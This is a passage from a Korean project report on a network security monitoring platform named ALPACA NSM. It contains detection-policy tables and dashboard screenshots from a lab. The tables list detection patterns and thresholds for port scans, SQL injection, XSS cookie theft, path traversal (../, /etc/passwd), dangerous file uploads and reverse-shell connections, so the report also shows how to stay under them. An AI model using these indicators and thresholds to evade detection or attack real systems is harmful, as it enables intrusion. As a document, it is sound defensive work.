
■ 시나리오
 ■ 탐지 로그 존재
 ■ 로그 미기록
 (X) = 해당 계층이 남기지 못하는 정보

시나리오별 탐지 계층 매트릭스

표기된 (X)는 해당 계층이 원리상 남기지 못하거나 현재 설정에서 남기지 않는 정보를 뜻한다. 여러 로그를 엮었을 때 단일 로그로는 얻을 수 없는 결론에 도달할 수 있는 근거가 된다.

5-9. 전체 연결 흐름도

ALPACA NSM 12개 데이터 소스 전체 코드 연결 흐름



5-10. Python 분석

pcap 분석 정책

네트워크 정찰

공격	attack_type	Python 분석 기준	상태
UDP Port Scan	UDP Port Scan	20초 내 목적지 Port 10개	ICMP Port Unreachable 연결 시 CONFIRMED, 아니면 DETECTED
Host/IP Sweep	Host/IP Sweep	10초 내 목적지 IP 20개, ARP·ICMP·TCP Probe	복합 Probe 또는 응답 2개 이상이면 CONFIRMED
TCP SYN Scan	TCP SYN Scan	10초 내 Port 20개, 80% 이상 핸드셰이크 미완료	응답 관측 시 CONFIRMED
TCP Connect Scan	TCP Connect Scan	다수 핸드셰이크 완료 후 빠른 RST	조기 RST Port 2개 이상이면 CONFIRMED
TCP NULL Scan	TCP NULL Scan	NULL Flag로 10초 내 Port 20개	역방향 RST Port 2개 이상이면 CONFIRMED
TCP FIN Scan	TCP FIN Scan	세션 없는 FIN으로 Port 20개	역방향 RST Port 2개 이상이면 CONFIRMED

TCP Xmas Scan	TCP Xmas Scan	Xmas Flag 조합으로 Port 20개	역방향 RST Port 2개 이상이면 CONFIRMED
TCP ACK Scan	TCP ACK Scan	핸드셰이크 없는 ACK로 Port 20개	역방향 RST Port 2개 이상이면 CONFIRMED
IP Protocol Scan	IP Protocol Scan	30초 내 서로 다른 IP Protocol 8개	ICMP Protocol Unreachable 2개 이상이면 CONFIRMED
OS Fingerprinting	OS Fingerprinting	10초 내 비정상 TCP Flag·Option Profile 2종	CONFIRMED

HTTP · 접근 통제

공격	attack_type	Python 분석 기준	상태
평문 로그인 정보 노출	HTTP_CREDENTIAL_EXPOSURE	Login POST에 ID와 Password Field 존재	DETECTED
평문 Session Cookie 노출	HTTP_SESSION_COOKIE_EXPOSURE	HTTP 응답의 대상 Set-Cookie 관측	DETECTED
SQL 항진식 입력	SQL_INJECTION_TAUTOLOGY	Login 입력에서 실제로 참인 literal 비교식	DETECTED
UNION SQL Injection	UNION_SQL_INJECTION	Query/Form에서 정규화된 UNION SELECT	DETECTED
SQLi 인증 우회 성공 정황	SQLI_AUTH_BYPASS_SUCCESS	Login SQLi 요청 뒤 성공 응답과 Session Cookie 발급	CONFIRMED
웹 자원·관리 URI 정찰	WEB_RESOURCE_ENUMERATION	60초 내 /admin 등 위험 URI 10회 또는 위험 확장자 5종	DETECTED
HTTP Login Brute Force	HTTP_LOGIN_BRUTE_FORCE	60초 내 Login 실패 응답 10회	CONFIRMED
IDOR 연속 조회	IDOR_ENUMERATION_SUSPECTED	60초 내 같은 세션·URI에서 연속 숫자 ID 5개와 2xx	DETECTED
Path Traversal 시도	PATH_TRAVERSAL_ATTEMPT	URI·Body에 ../, /etc/passwd 등	DETECTED
Path Traversal 파일 노출	PATH_TRAVERSAL_FILE_DISCLOSURE	Traversal 요청 뒤 2xx와 민감 파일 내용 특징	CONFIRMED

XSS·피싱·Session

공격	attack_type	Python 분석 기준	상태
Active Content 입력	XSS_ACTIVE_CONTENT_INPUT	쓰기 요청 Form에서 Script·Event Handler·외부 Active Tag	DETECTED
Cookie 탈취 XSS 입력	XSS_SESSION_THEFT_INPUT	입력 Script에서 document.cookie 사용	DETECTED
Stored XSS	STORED_XSS_CONFIRMED	입력 특징이 같은 서버의 다른 Flow 응답에서 반환	CONFIRMED

피싱 외부 Domain 이동	PHISHING_DOMAIN_ACCESS	내부 Referer 또는 Stored XSS 이후 외부 Host 접근	경로에 따라 DETECTED /CONFIRMED
카드정보 외부 POST	PHISHING_PAYMENT_DATA_POST	승인되지 않은 외부 Host로 카드 Field POST	선행 접근 연결 시 CONFIRMED
개인정보 외부 POST	PHISHING_PERSONAL_DATA_POST	외부 Host로 개인정보 Field POST	선행 접근 연결 시 CONFIRMED
카드+개인정보 외부 POST	PHISHING_PAYMENT_AND_PERSONAL_DATA_POST	카드와 개인정보 Field 동시 전송	선행 접근 연결 시 CONFIRMED
Session Cookie 재사용	SESSION_COOKIE_REUSE	발급된 Cookie를 다른 IP 또는 User-Agent가 사용	IP 변경 시 CONFIRMED, UA만 변경 시 DETECTED
탈취 Session 민감 URI 접근	HIJACKED_SESSION_SENSITIVE_ACCESS	재사용 Session으로 /mypage, /orders, /profile, /admin 접근 후 성공 응답	CONFIRMED

파일 업로드 및 Reverse Shell

공격	attack_type	Python 분석 기준	상태
RLO 파일 업로드	RLO_FILE_UPLOAD	Filename에 Right-to-Left Override 포함	DETECTED
실행 가능 웹 파일 업로드	WEB_EXECUTABLE_FILE_UPLOAD	PHP 계열 Filename 관측	DETECTED
위장 파일 업로드	SUSPICIOUS_FILE_UPLOAD	확장자·MIME·Magic 불일치 또는 실행파일 위장	DETECTED
업로드 PHP 접근	UPLOADED_PHP_EXECUTION_REQUEST	업로드 Filename과 후속 GET/POST URI가 일치하고 2xx/3xx	DETECTED
업로드 의심 파일 접근	UPLOADED_SUSPICIOUS_FILE_ACCESS	비-PHP 의심 파일의 후속 접근 성공	DETECTED
의심 서버 외부 연결	SUSPECT_SERVER_OUTBOUND_CONNECTION	위험 업로드 이후 서버가 허용되지 않은 외부 목적지로 연결	핸드셰이크 완료 시 CONFIRMED

PCAP 분석 정책 예시

STORED XSS

입력된 XSS 코드가 10분 안에 같은 서버의 다른 HTTP 흐름 응답에서 그대로 다시 발견되면 CONFIRMED.

전체미관정관정완료

Q STORED_XSS

Q 검색

초기화

0개 선택

일괄 정답일괄 오답일괄 정상선택 해제

☐	최종 시각	Detector	공격 유형	출발지	목적지	탐지 상태	관정 출처	관정	성과 관정
☐	26-08-12-16:38:33 KST	analysis:STORED_XSS_CONFIRMED PCAP	STORED_XSS_CONFIRMED	10.60.0.100	10.60.0.20:80	CONFIRMED	통합 #70	정답	정답오답정상

세션 탈취

동일 흐름에서 <script> 계열과 document.cookie가 함께 탐지되면 세션 탈취 위험으로 판단하며, Alert 기준 결합 시간은 2초.

Q XSS_SESSION_THEFT_INPUT

Q 검색

초기화

0개 선택

일괄 정답일괄 오답일괄 정상선택 해제

☐	최종 시각	Detector	공격 유형	출발지	목적지	탐지 상태	관정 출처	관정	성과 관정
☐	26-08-13-13:12:04 KST	analysis:XSS_SESSION_THEFT_INPUT PCAP	XSS_SESSION_THEFT_INPUT	10.60.0.100:42357	10.60.0.20:80	DETECTED	-	미관정	정답오답정상
☐	26-08-13-12:24:46 KST	analysis:XSS_SESSION_THEFT_INPUT PCAP	XSS_SESSION_THEFT_INPUT	10.60.0.100:42421	10.60.0.20:80	DETECTED	통합 #93	정답	정답오답정상

SYN 스캔 탐지

동일 출발지→목적지가 10초 안에 서로 다른 포트 20개 이상을 SYN으로 탐색하고, 핸드셰이크 미완료율이 80% 이상이면 탐지.

SOURCE GRID

PCAP 1차 분석

CSV

PCAP 1차 ... 348PCAP ... 5,405Snort ... 31,940Suricata... 86,960pfSense Fire... 1,481Web Ac... 166MariaDB A... 8ModSecurity ... 22Auditd ... 17DNS Qu... 0vsftpd 0SNMP 0

공격 유형별 분류

공용 1차 분석 결과 기준 9건 · 5개 유형

공격 유형 선택

SYN_SCAN (3건)

Q IP, Signature, URI, Protocol 검색

출발지

목적지

Protocol

Source IP

Destination IP

TCP

적용

초기화

PCAP 1차 분석

3 matched - analysis_results

설정

	발생 시각 ↓	최종 시각	분석기	상태	공격 유형	출발지 IP	출발지 Port	목적지 IP	목적지 Port	Protocol
☐	26-08-13-15:31:26 KST	26-08-13-15:31:28 KST	PCAP	CONFIRMED	SYN_SCAN	10.60.0.6	-	10.60.0.20	-	TCP
☐	26-08-13-15:30:56 KST	26-08-13-15:31:02 KST	PCAP	CONFIRMED	SYN_SCAN	10.60.0.6	-	10.60.0.20	-	TCP
☐	26-08-13-15:30:36 KST	26-08-13-15:30:36 KST	PCAP	CONFIRMED	SYN_SCAN	10.60.0.6	-	10.60.0.20	-	TCP

alert 분석 정책

공격 · 시나리오	룰셋 시그니처	Python 분석 기준	최종 정책
위험 확장자 파일 업로드	.php, .js, .py, .exe, .reg, .sh, .ps1 등의 확장자 파일 업로드 요청	1회 탐지시 Detected 3회 이상 다른 파일 확장자 업로드 탐지시 위험 IP 판단	해당 IP에서 파일 업로드 임시 DROP
web login Brute Force	고정 IP에서 POST /login.php 대량 반복	1회 탐지시 Detected	관리자가 판단 후, IP 자체를 Pfense 방화벽에서 임시 차단

- 88 -

Stored XSS 기반 세션 탈취	<script>, document.cookie	<script> 로직으로 탐지되었을 때 이에 더해 document.cookie내용이 있을시 세션 탈취 위험 부분으로 판단	관리자가 판단 후, IP 자체를 Pfsense 방화벽에서 임시 차단
Reverse Shell	서버에서 먼저 시작된 외부 연결 (80번 포트를 제외한 SYN 요청 탐지)	서버에서 클라이언트 쪽으로 먼저 요청하는 alert에 대한, 패킷 검사	관리자가 판단 후, IP 자체를 Pfsense 방화벽에서 임시 차단
Nmap -sU UDP 스캔	UDP_EMPTY_PAYLOAD ICMP Type 3 Code 3 대량 반복	동일 출발지 IP에서 일정 시간 내 서로 다른 목적지 UDP 포트에 대한 Probe-ICMP 3/3 매칭이 일정 횟수 이상 발생하면 UDP Port Scan으로 판단	출발지 IP 5분 임시 DROP
Nmap -sn IP Sweep	ICMP EchoARP RequestTCP SYN/ACK Ping 대량 반복	동일 출발지 IP에서 일정 시간 내 ICMP·ARP·TCP 등 2종류 이상의 Probe가 복합적으로 탐지될 경우 Nmap 스캔으로 판단	출발지 IP 5분 임시 DROP 1시간 내 재발 시 1시간 하루 3회 이상 재발 시 24시간으로 연장
Nmap -sS SYN Stealth Scan	SYN 대량 반복 스캐너의 RST	동일 Client → Server 고유 Port 20개/10초 이상이면 DETECTED 2개 이상 Port에서 역방향 RST 응답 연결하면 CONFIRMED	DETECTED: 경고 및 임시 차단 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토
Nmap -sN NULL Scan	TCP Flag가 0인 패킷	동일 Client → Server 고유 Port 20개/10초 이상이면 DETECTED 2개 이상 Port에서 역방향 RST 응답 연결하면 CONFIRMED	DETECTED: 경고 및 임시 차단 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토
Nmap -sF FIN Scan	FIN-only 패킷 대량 반복	기존 Flow에 속하지 않는 FIN-only 패킷만 집계 20 Port/ 10초 로 집계 판정 Established·Closing Flow의 FIN은 제외 역방향 RST 응답 연결 하면 CONFIRMED	DETECTED: 경고 및 임시 차단 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토
Nmap -sX Xmas Scan\	FIN+PSH+URG	동일 Client → Server 고유 Port 20개/10초 이상이면 DETECTED 2개 이상 Port에서 역방향 RST 응답 연결하면 CONFIRMED FSUP·NULL Window Probe가 함께 있으면 OS Fingerprinting 가능성도 검사	DETECTED: 경고 및 임시 차단 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토

Nmap -sA ACK Scan	ACK 대량 반복 RST 응답	기존 Flow가 없는 ACK-only 패킷만 집계.Payload=0, 이후 정상 Handshake 없음 동일 Client → Server 고유 Port 20개/10초 이상이면 DETECTED 2개 이상 Port에서 역방향 RST 응답 연결하면 CONFIRMED	DETECTED: 경고 및 임시 차단 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토
Nmap -sO IP Protocol Scan	Header-only IP Packet	동일 Client → Server에서 ip_protocol_number 8개/30초 DETECTED 동일 Protocol 반복은 중복 제외 ICMP Type 3 Code 2의 원본 Protocol Number를 Probe와 연결복수 Protocol에서 응답이 확인되면 CONFIRMED	DETECTED: 경고 및 임시 차단 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토
Nmap -sV 서비스 버전 탐지	Trinity Nmap HTTP Probe OpenSSH Banner MariaDB	OpenSSH Banner, MariaDB 탐지는 DETECTED Client → Server 서비스 유형 2개 이상 / 60초 조건 + Port Scan 연결시 강한 근거로 적용 및 Trinity 탐지는 CONFIRMED	DETECTED: 경고 및 임시 차단 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토
Nmap -sC NSE Scan	NmapNSE Nmap-SSH PROPFIND GET /.git/	PROPFIND, GET /.git/ 탐지는 DETECTED Client → Server 서비스 유형 2개 이상 / 60초 조건 + Port Scan 연결시 강한 근거로 적용 및 NmapNSE, Nmap -SSH탐지는 CONFIRMED	DETECTED: 경고 및 임시 차단 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토
Nmap -O OS Fingerprinting	FSUP, FPU 플래그 탐지 NULL + Window 128	Detector가 Window·Options ·Flag·Reserved 값을 비교 동일 Client → Server에서 서로 다른 OS Probe Profile 2종 이상/10초 : CONFIRMED	단일 Profile은 Anomaly만 기록 CONFIRMED: 24시간 차단.차단 해제 후 재탐지되면 24시간 차단 갱신 및 관리자 검토

alert 분석 정책 예시

위험 확장자 업로드

동일 확장자 업로드 룰이 1~2회면 30분 창 종료 시 DETECTED 판정하고, 3회면 즉시 CONFIRMED 한다. 서로 다른 확장자는 합산하지 않는다. 추후 해당 IP 는 php 파일 업로드를 임시 차단한다.

DANGEROUS_FILE_UPLOAD									
초기화									
0개 선택	알림 정답	알림 오답	알림 정상	선택 해제					
☐	최종 시각	Detector	공격 유형	출발지	목적지	탐지 상태	관정 출처	관정	성과 판정
☐	26-08-13-13:28:04 KST	analysis:DANGEROUS_FILE_UPLOAD ALERT	DANGEROUS_FILE_UPLOAD	10.60.0.100	10.60.0.20:80	DETECTED	-	미관정	정답 오답 정상
☐	26-08-13-13:27:51 KST	analysis:DANGEROUS_FILE_UPLOAD ALERT	DANGEROUS_FILE_UPLOAD	10.60.0.100	10.60.0.20:80	DETECTED	-	미관정	정답 오답 정상
☐	26-08-13-12:20:55 KST	analysis:DANGEROUS_FILE_UPLOAD ALERT	DANGEROUS_FILE_UPLOAD	10.60.0.100	10.60.0.20:80	DETECTED	통합 #93	정답	정답 오답 정상
☐	26-08-13-12:20:45 KST	analysis:DANGEROUS_FILE_UPLOAD ALERT	DANGEROUS_FILE_UPLOAD	10.60.0.100	10.60.0.20:80	DETECTED	통합 #93	정답	정답 오답 정상

HTTP 브루트포스 탐지

동일 IP가 60초 안에 /login.php 요청 10회를 발생시켜 Snort SID 3001001에 걸리면 DETECTED 판정

공격 유형별 분류									
공공 1차 분석 결과 기준 9건 - 5개 유형		공격 유형 선택 HTTP_LOGIN_BRUTE_FORCE (1건)							
IP, Signature, URI, Protocol 검색									
출발지		목적지		Protocol					
Source IP		Destination IP		TCP					
PCAP 1차 분석									
1 matched - analysis_results									
발생 시각 ↓	최종 시각	분석기	상태	공격 유형	출발지 IP	출발지 Port	목적지 IP	목적지 Port	Protocol
26-08-13-15:36:59 KST	26-08-13-15:36:59 KST	ALERT	DETECTED	HTTP_LOGIN_BRUTE_FORCE	10.60.0.100		10.60.0.20	80	TCP

SERVICE

서비스 스캔 공격에 대해 강한 시그니처 1건이면 CONFIRMED, 약한 SSH·MariaDB 근거는 60초 내 2종 결합 시 DETECTED 판정


SOURCE GRID									
PCAP 1차 분석									
PCAP 1차 ... 348 PCAP ... 5,405 Snort ... 31,940 Suricata ... 86,968 pSense Fire... 1,481 Web Ac... 166 MariaDB A... 8 ModSecurity ... 22 Auditd ... 17 DNS Qu... 0 vsftpd 0 SNMP 0									
공격 유형별 분류									
공공 1차 분석 결과 기준 9건 - 5개 유형		공격 유형 선택 SERVICE_ENUMERATION (1건)							
IP, Signature, URI, Protocol 검색									
출발지		목적지		Protocol					
Source IP		Destination IP		TCP					
PCAP 1차 분석									
1 matched - analysis_results									
발생 시각 ↓	최종 시각	분석기	상태	공격 유형	출발지 IP	출발지 Port	목적지 IP	목적지 Port	Protocol
26-08-13-15:36:59 KST	26-08-13-15:36:59 KST	ALERT	DETECTED	SERVICE_ENUMERATION	10.60.0.20		10.60.0.11	3306	TCP

로그 분석 정책

탐지 항목	로그 소스	Python 분석 기준
시스템 브루트포스 시도	vsftpd / secure	동일 IP의 FAIL LOGIN이 60초 내 5회 이상

브루트포스 성공(계정 탈취)	vsftpd / secure	실패 5회 누적 상태에서 OK LOGIN/Accepted 발생
웹 로그인 브루트포스 시도	access	요청에 post + login.php 포함 & 상태코드 ≠ 302 가 60초 내 5회
웹 로그인 브루트포스 성공	access	위 실패 5회 누적 후 302 응답 발생
위험 확장자 스캔	access	URI에 .php .jsp .exe .reg .sh .ps1 중 하나 포함 요청이 60초 내 5회
웹 디렉터리 정찰	access	4xx 응답이 60초 내 10회
Path Traversal / LFI	access	URI에 ../ 또는 /etc/passwd 포함 (1회 즉시)
IDOR (연속 ID 조작)	access	id=숫자 / /users/숫자 / /order.php?id=N&action=cancel 매칭이 60초 내 5회
세션 하이재킹	access	동일 쿠키값이 최초 기록된 IP와 다른 IP에서 재사용 (1회 즉시)
SQL Injection	access / modsec	디코딩 후 SQLi 시그니처 1개라도 매칭 (1회 즉시)
XSS	access / modsec	디코딩 후 XSS 시그니처 1개라도 매칭 (1회 즉시)
리버스셸 / C2 연결	audit (type=EXECVE만)	hex 디코딩 후 셸 시그니처 1개라도 매칭 (1회 즉시)
DNS Zone Transfer	named / query	레코드 타입이 AXFR 또는 IXFR (1회 즉시)
DNS 터널링	named / query	질의 도메인 길이 80자 이상이 60초 내 30회
SNMP 인증 실패	snmp	로그 라인에 Authentication failure 문자열 (1회 즉시)
DB 직접 SQL Injection	mariadb / server_audit	쿼리 URL 디코딩 후 SQLi 시그니처 매칭

5-11. ALPACA 통합 분석 프로그램




ALPACA NSM 은 Advanced Log & Packet Analytics, Correlation & Automation 의 약어로, IDS 센서에서 수집한 패킷과 다양한 보안 로그를 중앙에서 통합 분석한다. 여러 탐지 결과를 시간·IP·통신 흐름을 기준으로 하나의 공격 사건으로 연결할 수 있으며 상황실 모니터링부터 근거 조회, 정탐·오탐 판정 및 대응 관리까지 지원한다.

ALPACA NSM 구현 기능

기능명	주요 내용
대시보드	Source·Protocol·Alert·분석 현황과 시간대별 유입량 시각화
통합 조사	타임스탬프 기반 PCAP·Alert·Firewall·WAF·Access·서버 로그 통합 검색
Case·Evidence 관리	조사 데이터 선택, Case 저장, 기존 조사 재개
Incident 분석	공격자·피해자, SID·Rule, Payload와 시간순 Timeline 제공
정탐·오탐 판정	Finding·Alert Group별 정탐·오탐·정상 행위 분류
탐지 성과 분석	SID별 Alert 수, 고유 Group, 판정률과 오탐률 제공
Snort Rule 관리	Rule Catalog, Ruleset, Target, 문법 검증과 배포 요청
IP 통제	공격 IP 차단 Draft, 만료시간, 활성화·중지와 관리망 보호
파일 분석	PCAP·PCAPNG·Snort Alert 업로드 및 기존 Engine 분석
Engine 모니터링	Receiver·Worker 상태, Sensor 연결, 처리 단계와 오류 확인
감사 이력	판정·Case·Rule·IP 통제 변경 이력 기록
GeolIP	전송 패킷의 IP 주소 파악

ALPACA NSM 사용 시나리오 예시

1. 공격 탐지 분석 파이프라인	
탐지	상황실에서 고위험 미판정 확인 → 통합 조사에서 관련 Packet 로그 조회
분석	공격자·피해자, 통신 Flow와 Payload를 분석해 실제 공격 여부 판단
처리	근거 데이터를 Case로 저장하고 정탐·오탐 판정 및 대응 조치 수행
상황실 (대시보드) 에서 고위험 미판정 확인 후 경고 관련 로그 시간 기준 분석 실시 근거가 되는 로그들을 취합해 Case 로 전환 Case 를 분석후 Incident 로 승격 (공격 상황) 해당 Incident 에 대한 정탐 / 오탐 판단	



CORRELATION LENS

통합 근거 조사

비교 창 추가 (3/4) 케이스로 저장 (5) CSV

PCAP ... 4,785 Snort A... 36,179 Sunicata... 8,501 pfSense Fire... 1,481 Web Acc... 155 MariaDB A... 8 ModSecurity ... 22 Auditd H... 12 DNS Qu... 0 vsftpd 0 SNMP 0 1차 분석 ... 299

IP: Signature, URI, Protocol 검색

출발지 Source IP 목적지 Destination IP Protocol TCP 적용 초기화

Snort Alert

16,988 matched - alert_records

기준 Source 열 설정

	발생 시각 ↓	IDS	SID	Protocol	출발지 IP	목적지 IP	Signature
+	26-08-13-13:12:01 KST	snort3	4007006	TCP	10.60.0.20	10.60.0.11	NMAP multiple
+	26-08-13-13:12:01 KST	snort3	4007006	TCP	10.60.0.20	10.60.0.11	NMAP multiple

PCAP 증거

3,993 matched - pcap_records

비교 Source PCAP 증거 열 설정

Protocol	출발지 IP	출발지 Port	목적지 IP	목적지 Port	방향	App	Anomalies
UDP	10.60.0.100	55449	8.8.8.8	53	to_server	DNS	
UDP	10.60.0.100	36884	8.8.8.8	53	to_server	DNS	

83

+236.943s

PCAP · SUSPECT_SERVER_OUTBOUND_CONNECTION

26-08-13-12:15:46 KST

10.60.0.20:39712 → 10.60.0.11:3306

SUPPORTING

IP:10.60.0.11|10.60.0.20 · 300초 시간창

연결 Evidence

PCAP 5/5 (DB 4 · File 1) · 외부 원본 경로 1건

이 단계의 판정 방식

PcapAnalyzer 상태값 Detector - CONFIRMED

pcap_analyzer.py

CASE #7

OPEN

파일 업로드 및 리버스 쉘

기록된 메모가 없습니다.

생성 26-08-13-12:17:07 KST 수정 26-08-13-12:17:07 KST ip:172.16.10.1

저장된 Correlation Lens 없음

재개

보관

Incident 승격 표시

종료

Evidence · 7

	발생 시각	Source	요약	추가자
가	26-08-13-12:15:46 KST	alert	Bash Shell - External Connection	ip:172.16.10.1
가	26-08-13-12:15:46 KST	alert	Bash Shell - Command Attempt	ip:172.16.10.1
가	26-08-13-12:15:46 KST	alert	WEB ATTACK - Dangerous File Requested from Upload Directory	ip:172.16.10.1
가	26-08-13-12:15:46 KST	alert	WEB SHELL - Outbound TCP Connection	ip:172.16.10.1
가	26-08-13-12:16:10 KST	alert	WEB SHELL - Interactive Shell Command Detected in Raw TCP Data	ip:172.16.10.1
가	26-08-13-12:20:59 KST	alert	FILE UPLOAD - Filename Extension and Content-Type Mismatch	ip:172.16.10.1
가	26-08-13-12:20:59 KST	alert	WEB ATTACK - Dangerous File Requested from Upload Directory	ip:172.16.10.1

UNIFIED ANALYST QUEUE

26개 통합 Incident

동일 Entity · 300s gap · 30m max

현재 범위

Incident를 판정하면 연결된 Alert-PCAP-각 로그 Finding의 탐지 성과 판정도 같은 결과로 한 번에 갱신됩니다.

표시 Incident

26

판정 완료

25

미판정

26

상관 정책

V1

미판정 26

판정완료 25

전체 51

공격 유형, IP, Source 검색

전체

적용

초기화

	최종 시각	Incident	동선 Entity	Finding	탐지 Source	Risk	처리 상태	사건 판정	통합 판정
가	26-08-13-12:32:56 KST	HTTP_CREDENTIAL_EXPOSURE · SQL_INJECTION · SQL_INJECTION_TAUTOLOGY · U	10.60.0.20	2 sources	ACCESS · PCAP	MEDIUM · v1	NEW	백관형	정합 오합 정상
가	26-08-13-12:32:35 KST	#98 SERVICE ENUMERATION	10.60.0.20	1 sources	ALERT	30 MEDIUM · v1	NEW	미판정	정합 오합 정상
가	26-08-13-12:24:46 KST	#92 복합 공격 · SERVICE ENUMERATION 외 1종	10.60.0.20	27 sources	ALERT · PCAP	70 HIGH · v1	NEW	미판정	정합 오합 정상
